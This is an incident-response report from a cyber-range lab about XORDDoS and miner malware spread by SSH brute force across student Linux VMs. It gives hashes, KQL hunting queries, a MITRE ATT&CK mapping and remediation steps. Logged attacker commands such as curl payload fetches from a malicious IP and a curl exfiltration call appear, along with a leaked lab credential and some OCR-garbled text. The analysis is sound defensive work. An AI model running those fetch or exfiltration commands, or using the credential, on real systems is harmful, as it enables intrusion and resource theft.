- Device: ff-vm-lx-224-base.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 25, 2025 04:20:37 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

2. Hash: 6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc

- Malware Family: XORDDoS
- Device: linux-vulnmgmt-kobe.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 26, 2025 00:23:35 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

3. Hash: 6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc

- Malware Family: XORDDoS
- Device: linux-vm-vulnerability-test.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 26, 2025 04:20:39 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

4. Hash: 268132cf61dfb55c5ebb7ef34a58c915442949b92f645c6f28887ceca5c6c19d

- Malware Family: XORDDoS
- Device: lab-linux-vuln.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 27, 2025 22:30:28 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

5. Hash: 0e817a2325c215997de15851152a66924874739eff5da4b434e5d36c83a76eb

- Malware Family: XORDDoS
- Device: linux-vm-vun-test-zay.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Date: Mar 3, 2025 22:19:08 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

6. Hash: 2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160

- Malware Family: XORDDoS
- Device: linux-moh-jan.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Mar 6, 2025 22:34:07 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

7. Hash: 75bfd448e4274cc4e5804c43768f62a36ccb3fc3b1df06e14d9c892daa2cde19

- Malware Family: XORDDoS
- Device: linuxvmvulnerability-test-corey.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Mar 20, 2025 04:27:05 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

8. Hash: 2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160

- Malware Family: XORDDoS
- Seen in: payload p.txt
- Spread across: Multiple VMs (downloaded by script)



Community Score

29 / 64 security vendors flagged this file as malicious

3c1f9f07eacc2f057a609c955e2fde38493521268f3493717ffa5a31b261f3ef
52d924df57476a3e23de2c883ee8770c.virus

elf spreader

Size 542.26 KB | Last Analysis Date 11 months ago | 

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY 1**

Crowdsourced YARA rules 

- ⚠️ Matches rule [MALWARE_Linux_XORDDoS](#) from ruleset [malware](#) at <https://github.com/ditekshen/detection> by [ditekSHen](#)
 - ↳ Detects XORDDoS
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2aef46a6](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_0eb147ca](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_884cab60](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_ba961ed2](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2084099a](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)

 See all

Popular threat label  trojan.xorddos/ddos **Threat categories** trojan **Family labels** xorddos ddos xarcen

Security vendors' analysis 

				Do you want to automate checks?
AhnLab-V3	 Linux/Xarcen.Gen	AliCloud	 DDoS:Linux/XorDDoS	
Antiy-AVL	 HackTool[DoS]/Linux.Xorddos.c	Avast	 ELF:DDOSAgent-AP [Trj]	
AVG	 ELF:DDOSAgent-AP [Trj]	Avira (no cloud)	 LINUX/Xorddos.cona	



Community Score -12

45 / 64 security vendors flagged this file as malicious

6ddf688bd16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcfc
libudev.so

elf spreader

Size 542.26 KB | Last Analysis Date 21 days ago | 

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY 7**

Crowdsourced YARA rules 

- ⚠️ Matches rule [MALWARE_Linux_XORDDoS](#) from ruleset [malware](#) at <https://github.com/ditekshen/detection> by [ditekSHen](#)
 - ↳ Detects XORDDoS - 21 days ago
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2aef46a6](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_0eb147ca](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_884cab60](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_ba961ed2](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2084099a](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by [Elastic Security](#)

 See all

Popular threat label  trojan.xorddos/ddos **Threat categories** trojan **Family labels** xorddos ddos xarcen

Security vendors' analysis 

				Do you want to automate checks?
AhnLab-V3	 Linux/Xarcen.Gen	ALYac	 Trojan.Linux.Generic.404450	
Antiy-AVL	 HackTool[DoS]/Linux.Xorddos.c	Arcafit	 Trojan.Linux.Generic.D62BE2	
Avast	 ELF:DDOSAgent-AP [Trj]	AVG	 ELF:DDOSAgent-AP [Trj]	

Shay Ilkhani

48 of 75

LOG(N) Pacific Cyber Range

Community Score 45 / 64

45/64 security vendors flagged this file as malicious

libudev.so
elf spreader

Size: 542.26 KB | Last Analysis Date: 21 days ago | ELF

Detection Details Relations Behavior Community 7

Crowdsourced YARA rules (0)

- ⚠️ Matches rule [MALWARE_Linux_XORDDoS](#) from ruleset [malware](#) at <https://github.com/ditekshen/detection> by ditekSHen

↳ Detects XORDDoS - 21 days ago
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2aef46a6](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
- ⚠️ Matches rule [Linux_Trojan_Xorddos_0eb147ca](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
- ⚠️ Matches rule [Linux_Trojan_Xorddos_884cab60](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
- ⚠️ Matches rule [Linux_Trojan_Xorddos_ba961ed2](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2084099a](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security

▼ See all

Popular threat label: trojan.xorddos/ddos Threat categories: trojan Family labels: xorddos, ddos, xarcen

Security vendors' analysis (0) Do you want to automate checks?

AhnLab-V3	Linux/Xarcen.Gen	ALYac	Trojan.Linux.Generic.404450
Antiy-AVL	HackTool[DoS]/Linux.Xorddos.c	Arcabit	Trojan.Linux.Generic.D62BE2
Avast	ELF:DDOSAgent-AP [Trj]	AVG	ELF:DDOSAgent-AP [Trj]

Community Score 45 / 63

45/63 security vendors flagged this file as malicious

libudev.so
elf spreader

Size: 542.26 KB | Last Analysis Date: 1 month ago | ELF

Detection Details Relations Behavior Community 13+

Crowdsourced YARA rules (0)

- ⚠️ Matches rule [MALWARE_Linux_XORDDoS](#) from ruleset [malware](#) at <https://github.com/ditekshen/detection> by ditekSHen

↳ Detects XORDDoS - 1 month ago
- ⚠️ Matches rule [Linux_Trojan_Xorddos_2aef46a6](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
- ⚠️ Matches rule [Linux_Trojan_Xorddos_0eb147ca](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
- ⚠️ Matches rule [Linux_Trojan_Xorddos_884cab60](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security
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- ⚠️ Matches rule [Linux_Trojan_Xorddos_2084099a](#) from ruleset [Linux_Trojan_Xorddos](#) at <https://github.com/elastic/protections-artifacts> by Elastic Security

▼ See all

Popular threat label: trojan.xorddos/ddos Threat categories: trojan Family labels: xorddos, ddos, xarcen

Security vendors' analysis (0) Do you want to automate checks?

AhnLab-V3	Linux/Xarcen.Gen	AliCloud	DDoS:Linux/XorDDoS
ALYac	Trojan.Linux.Generic.404450	Antiy-AVL	HackTool[DoS]/Linux.Xorddos.c
Arcabit	Trojan.Linux.Generic.D62BE2	Avast	ELF:DDOSAgent-AP [Trj]

46 / 64

Community Score -12

46/64 security vendors flagged this file as malicious

2f70458e2b77fba49697e3fbba8bea53e27e7ca010fd92ca3919b819d3aee160
p.txt

elf spreader

Size 542.26 KB | Last Analysis Date 20 days ago | ELF

Detection Details Relations Behavior Community 8

Crowdsourced YARA rules

- ⚠️ Matches rule **MALWARE_Linux_XORDDoS** from ruleset **malware** at <https://github.com/ditekshen/detection> by **ditekSHen**
 - ↳ Detects **XORDDoS** - 20 days ago
- ⚠️ Matches rule **Linux_Trojan_Xorddos_2aeF46a6** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux_Trojan_Xorddos_0eb147ca** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux_Trojan_Xorddos_884cab60** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux_Trojan_Xorddos_ba961ed2** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux_Trojan_Xorddos_2084099a** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**

▼ See all

Popular threat label trojan.xorddos/ddos Threat categories trojan Family labels xorddos ddos xarcen

Security vendors' analysis

Do you want to automate checks?			
AhnLab-V3	Linux/Xarcen.Gen	ALYac	Trojan.Linux.Generic.404450
Antiy-AVL	HackTool[DoS]/Linux.Xorddos.c	Arcabit	Trojan.Linux.Generic.D62BE2
Avast	ELF:DDOSAgent-AP [Trj]	AVG	ELF:DDOSAgent-AP [Trj]

43 / 62

Community Score -1

43/62 security vendors flagged this file as malicious

75bfd448e4274cc4e5804c43768f62a36ccb3fc3b1df06e14d9c892daa2cde19
libudev.so

elf spreader

Size 535.76 KB | Last Analysis Date 1 month ago | ELF

Detection Details Relations Behavior Community 10

Crowdsourced YARA rules

- ⚠️ Matches rule **MALWARE_Linux_XORDDoS** from ruleset **malware** at <https://github.com/ditekshen/detection> by **ditekSHen**
 - ↳ Detects **XORDDoS** - 1 month ago
- ⚠️ Matches rule **Linux_Trojan_Xorddos_2aeF46a6** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**
- ⚠️ Matches rule **Linux_Trojan_Xorddos_884cab60** from ruleset **Linux_Trojan_Xorddos** at <https://github.com/elastic/protections-artifacts> by **Elastic Security**

Popular threat label trojan.xorddos/ddos Threat categories trojan Family labels xorddos ddos xarcen

Security vendors' analysis

Do you want to automate checks?			
AhnLab-V3	Backdoor/Linux.Xorddos.548565	AliCloud	DDoS:Linux/XorDDoS
ALYac	Trojan.Linux.Generic.251253	Antiy-AVL	Trojan[DoS]/Linux.Xarcen.a
Arcabit	Trojan.Linux.Generic.D3D575	Avast	ELF:DDOSAgent-AP [Trj]
AVG	ELF:DDOSAgent-AP [Trj]	Avira (no cloud)	TR/ELF/DDoS.Xor.b
BitDefender	Trojan.Linux.Generic.251253	ClamAV	Unix.Malware.Xorddos-9856891-0
CTX	Elf.ddos.xarcen	Cynet	Malicious (score: 99)
DrWeb	Linux.Siggen.9999	Elastic	Linux.Trojan.Xorddos

Technical Analysis

During the investigation, linux-vulnmgmt-kobe was confirmed as the attack origin. The student abused lab conditions — weak SSH credentials and poor monitoring — to compromise multiple Linux VMs and deploy crypto-mining malware.

Multi-stage incident involving Initial access & Exfiltration on multiple endpoints ...

Manage incident Activity log ...

High Active Unassigned

Attack story Alerts (277) Assets (110) Investigations (0) Evidence and Response (1.9k) Summary

All assets (110)

Devices (101)

Users (6)

Mailboxes (0)

Apps (0)

Cloud Resources (3)

Export Initiate automated investigation

Risk level ↑

Exposure level ↑

OS platform

First activity

Device name	Risk level	Exposure level	OS platform	Last activity
Linux-programmatic-vul-remediation-lokesh.p...	Low	Medium	Linux	Mar 13, 2025 10:11 AM
linux-vm-vulnerability-test-tau.p2zfvs05mlejz...	Low	Low	Linux	Mar 1, 2025 7:13 AM
Linux-Caleb-Programmatic.p2zfvs05mlejzv3...	Low	Medium	Linux	Mar 1, 2025 2:42 PM
haax-linux-programmatic.p2zfvs05mlejzv3c...	Low	Medium	Linux	Feb 28, 2025 7:39 PM
ff-vm-lx-224.p2zfvs05mlejzv3ck4vqd3kd.cxi...	Low	Medium	Linux	Feb 24, 2025 9:55 PM
Seth-Linux-Test.p2zfvs05mlejzv3ck4vqd3kd...	Low	Medium	Linux	Feb 20, 2025 10:57 PM
linux-programmatic-fix-japh.p2zfvs05mlejzv...	Medium	Medium	Linux	Mar 6, 2025 7:14 PM
Linux-VulnMgmt-Kobe.p2zfvs05mlejzv3ck4v...	Medium	Low	Linux	Feb 18, 2025 1:37 AM

Initial Compromise and Payload Deployment (Patient Zero Identified)

The investigation confirmed that levi-linux-vulnerability acted as Patient Zero for this attack campaign. On February 20, 2025, this VM initiated the compromise by executing mining payloads retrieved from known malicious infrastructure:

- dinpasiune.com
- 80.76.51.5

Deployed Malware Artifacts:

- .diicot
- .basis
- .reteaa
- .kuak

Threat Actor established persistence using cron jobs and modified critical system files. System logs and bash history were cleared to evade detection and forensic review.

Lateral Movement and Internal Spread

Between February 23 and February 26, the attacker performed SSH brute-force attacks from compromised VMs, moving laterally across the environment. Each system showed evidence of miner execution, persistence techniques, and artifact similarities linking back to Patient Zero.

External Abuse and Azure Policy Violation

Parallel to the internal spread, sakel-linux-2 launched aggressive external brute-force attacks targeting several public platforms:

- Twitter, YouTube, Additional services

Over 244,000 brute-force attempts were recorded. This behavior violated Azure's acceptable use policies and triggered a formal Microsoft Malicious Activity Notice for external abuse of cloud resources.


Attack Timeline and Lateral Movement Chain

<pre>DeviceNetworkEvents where Timestamp between(datetime(2025-02-20) .. datetime(2025-03-14)) where RemoteIP in ('87.120.116.35', '80.76.51.5', '196.251.73.38') project Timestamp, DeviceName, RemoteIP, LocalIP, InitiatingProcessCommandLine order by Timestamp asc</pre>																																																																																																																								
<p>ing started Results Query history</p> <p>port ▾ Show empty columns 8 items Search</p> <p></p> <table border="1"> <thead> <tr> <th>Timestamp</th> <th>DeviceName</th> <th>RemoteIP</th> <th>LocalIP</th> <th>InitiatingProcessCommandL...</th> </tr> </thead> <tbody> <tr> <td>> Mar 4, 2025 5:51:48 PM</td> <td>linux-program-fix.p2...</td> <td>(o) 196.251.73.38</td> <td></td> <td>./MNFileGNm</td> </tr> <tr> <td>> Mar 4, 2025 5:51:49 PM</td> <td>linux-program-fix.p2...</td> <td>(o) 196.251.73.38</td> <td></td> <td>./MNFileGNm</td> </tr> <tr> <td>> Mar 7, 2025 9:24:13 PM</td> <td>linux-programmatic-ajs...</td> <td>(o) 196.251.73.38</td> <td></td> <td>/AqsEUUmKy</td> </tr> <tr> <td>> Mar 7, 2025 9:24:13 PM</td> <td>linux-programmatic-ajs...</td> <td>(o) 196.251.73.38</td> <td></td> <td>/AqsEUUmKy</td> </tr> <tr> <td>> Mar 13, 2025 5:44:39 AM</td> <td>linuxvmdavid.p2zfvs0...</td> <td>(o) 196.251.73.38</td> <td></td> <td>/oGBeupSS</td> </tr> <tr> <td>> Mar 13, 2025 5:44:39 AM</td> <td>linuxvmdavid.p2zfvs0...</td> <td>(o) 196.251.73.38</td> <td></td> <td>/oGBeupSS</td> </tr> <tr> <td>> Mar 13, 2025 10:10:51 AM</td> <td>linux-programmatical-...</td> <td>(o) 87.120.116.35</td> <td></td> <td>/var/tmp/.update-logs/...</td> </tr> <tr> <td>> Mar 13, 2025 10:17:50 AM</td> <td>linux-programmatical-...</td> <td>(o) 80.76.51.5</td> <td></td> <td>curl -s 80.76.51.5/x/blac...</td> </tr> </tbody> </table>	Timestamp	DeviceName	RemoteIP	LocalIP	InitiatingProcessCommandL...	> Mar 4, 2025 5:51:48 PM	linux-program-fix.p2...	(o) 196.251.73.38		./MNFileGNm	> Mar 4, 2025 5:51:49 PM	linux-program-fix.p2...	(o) 196.251.73.38		./MNFileGNm	> Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs...	(o) 196.251.73.38		/AqsEUUmKy	> Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs...	(o) 196.251.73.38		/AqsEUUmKy	> Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvs0...	(o) 196.251.73.38		/oGBeupSS	> Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvs0...	(o) 196.251.73.38		/oGBeupSS	> Mar 13, 2025 10:10:51 AM	linux-programmatical-...	(o) 87.120.116.35		/var/tmp/.update-logs/...	> Mar 13, 2025 10:17:50 AM	linux-programmatical-...	(o) 80.76.51.5		curl -s 80.76.51.5/x/blac...																																																																											
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<pre>let SSHSpread = DeviceNetworkEvents where Timestamp > ago(40d) where RemotePort == 22 and ActionType contains "Outbound" summarize FirstSSH = min(Timestamp), Connections = make_set(RemoteIP) by DeviceName; // === Join and Output Combined === MinerDetection join kind=leftouter SSHSpread on DeviceName project FirstSeen, LastSeen, DeviceName, Severity, TotalIOC_Hits, MITRE_Technique, Accounts, Commands, FirstSSH, Connections</pre>																																																																																																																								
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Timestamp	Device	Remote IP	Port	Action / Binary
Feb 20, 2025	levi-linux-vulnerability	87.120.116.35	42	./YAvdMwRw
Feb 20, 2025	levi-linux-vulnerability	80.76.51.5	80	curl -s 80.76.51.5./x/black3
Mar 4, 2025	linux-program-fix	196.251.73.38	42	./MNFileGNm
Mar 4, 2025	linux-program-fix	196.251.73.38	1337	./MNFileGNm
Mar 7, 2025	linux-programmatic-ajs	196.251.73.38	42	./AqsEUmKy
Mar 7, 2025	linux-programmatic-ajs	196.251.73.38	1337	./AqsEUmKy
Mar 13, 2025	linuxvmdavid	196.251.73.38	42	./oGBeupSS
Mar 13, 2025	linuxvmdavid	196.251.73.38	1337	./oGBeupSS
Mar 13, 2025	linux-programmatical-vul-remediation-lokesh	87.120.116.35	1418	/var/tmp/.update-logs/Update
Mar 13, 2025	nux-programmatical-vul-remediation-lokesh	80.76.51.5	80	curl -s 80.76.51.5./x/black3
Mar 14, 2025	sakel-lunix-2	196.251.73.38	42	./UpzBUBnv
Mar 14, 2025	sakel-lunix-2	196.251.73.38	1337	./UpzBUBnv
Mar 14, 2025	sakel-lunix-2	196.251.73.38	47	curl --silent save-data exfil

MITRE ATTsCK Mapping

The following diagram visualizes the observed attack progression based on MITRE ATTCCCK phases and our detection data. It summarizes the student's activity from reconnaissance to crypto-mining execution



Tactic	Technique	Observations
Initial Access	T1078 - Valid Accounts	SSH brute-force using weak lab credentials (labuser / Cyber23!).
	T1190 - Exploit Public-Facing App	Initial compromise via levi-linux-vulnerability (SSH/web service exposure).
Execution	T1059 - Command and Scripting Interpreter	.diicot, .reteas, .balu payloads executed with bash, curl, wget.
	T1203 - Exploitation for Client Execution	curl/wget direct payload fetching and execution.
Persistence	T1053.003 - Scheduled Task / Cron	Malicious cron jobs on multiple VMs (e.g., linuxvmvulnerability-test-corey).
	T1070.004 - Indicator Removal on Host	.bash_history wiped, logs cleared post-execution.
Defense Evasion	T1562.004 - Disable or Modify System Firewall	iptables rules used to block Azure Metadata (168.63.129.16).
	T1070.003 - Clear Command History	History wiping confirmed.

	T1140 - Deobfuscate/Decode Files or Info	Encoded payloads executed via curl/wget.
Credential Access	T1110 - Brute Force	SSH brute-force from kobe toward internal Linux VMs.
	T1552.001 - Unsecured Credentials in Files	auditctl used to probe passwd, shadow, sudo logs.
Discovery	T1083 - File and Directory Discovery	System audit rule checks, file recon, temp directories.
	T1016 - System Network Configuration Discovery	UFW/iptables, mangle table, kernel module checks.
Lateral Movement	T1021.004 - SSH	Confirmed pivoting by kobe, spreading miners internally.
Command C Control	T1071.001 - Web Protocols (HTTP/HTTPS)	Outbound curl/wget to 218.92.0.222, miner pools.
Exfiltration	T1041 - Exfiltration Over C2 Channel	curl POST /save-data?IP= observed — indicative of possible victim IP/data exfiltration.
Impact	T1496 - Resource Hijacking	.diicot and .balu miner deployment, sustained CPU-intensive mining on multiple compromised VMs.

Vulnerability Notes (CVEs & VM Practices)

CVE Content

- No specific CVEs exploited — access was gained through brute-forcing weak SSH credentials.
- Miner payloads like .diicot and .balu were dropped after gaining access, typical of post-compromise activity.
- This was a real attack inside the lab, carried out by a rogue student.
- Defender VA agent was running — no critical CVEs flagged during the investigation.
- Key takeaway: Attack succeeded due to weak credentials, not missing patches. Shows how valid account abuse and poor hardening open the door — even without a CVE.

CVE-2018-10933 — libssh Authentication Bypass Vulnerability Example

- Description: A flaw in libssh allowed an attacker to bypass authentication by presenting "SSH2_MSG_USERAUTH_SUCCESS" instead of the expected "SSH2_MSG_USERAUTH_REQUEST".
- Impact: Remote attackers could gain unauthenticated access to servers using vulnerable versions of libssh.
- Relevance: Common in poorly maintained Linux environments; this aligns with weak SSH access and brute-force attack scenarios like your case.

Reference: <https://nvd.nist.gov/vuln/detail/CVE-2018-10933>


Risk and Impact Summary

Risk	Impact	Likelihood	Notes
Crypto-Mining	High	High	Resource abuse, Azure abuse report received
External Brute-Force	High	High	244K SSH attempts toward internet targets
Internal Exfiltration	low	low	No data theft from environment confirmed
Persistence	Medium	Medium	Cron jobs, history wiping observed

Containment & Eradication

Actions Taken by our Mentor's Lead Instructor: Josh Madakor

- Full deletion of compromised student VMs within the affected resource group
- Confirmed Sentinel and Defender core monitoring remained unaffected
- Azure Abuse case acknowledged and closed following remediation
- Reviewed outbound NSG rules to tighten egress controls as shown below



Recovery & Prevention

Cyber Range SOC next steps:

- Defender tuning
- KQL detection added
- Security awareness reminder
- Add permanent detection for mining/SSH brute-force
- Threat hunting workshop planned
- Increase logging retention

MITRE DEFEND

- D3-EDR: Defender for Endpoint deployed
- D3-MFA: Confirmed enforced on main tenant
- D3-DATA: Monitored curl exfil attempts
- D3-VULN: Defender vulnerability management active

Lessons Learned

- Cloud-based labs must be hardened like production
- Weak or shared credentials enable lateral movement
- Mining campaigns quickly escalate to external abuse
- Early detection and log monitoring are critical for containment

Status:

- Incident contained
- Environment secured
- Abuse case closed

Conclusion:

- This investigation confirmed a student-initiated internal compromise that simulated real-world attacker behavior. The operation involved SSH brute-force attacks, Linux miner deployment, and communication with known malicious infrastructure.
- There was no evidence of production impact or internal data exfiltration. All infected resources were isolated and purged.
- The team successfully followed the IR lifecycle (Detection, Containment, Eradication, Recovery) while aligning with MITRE ATT&CK and DEFEND standards.
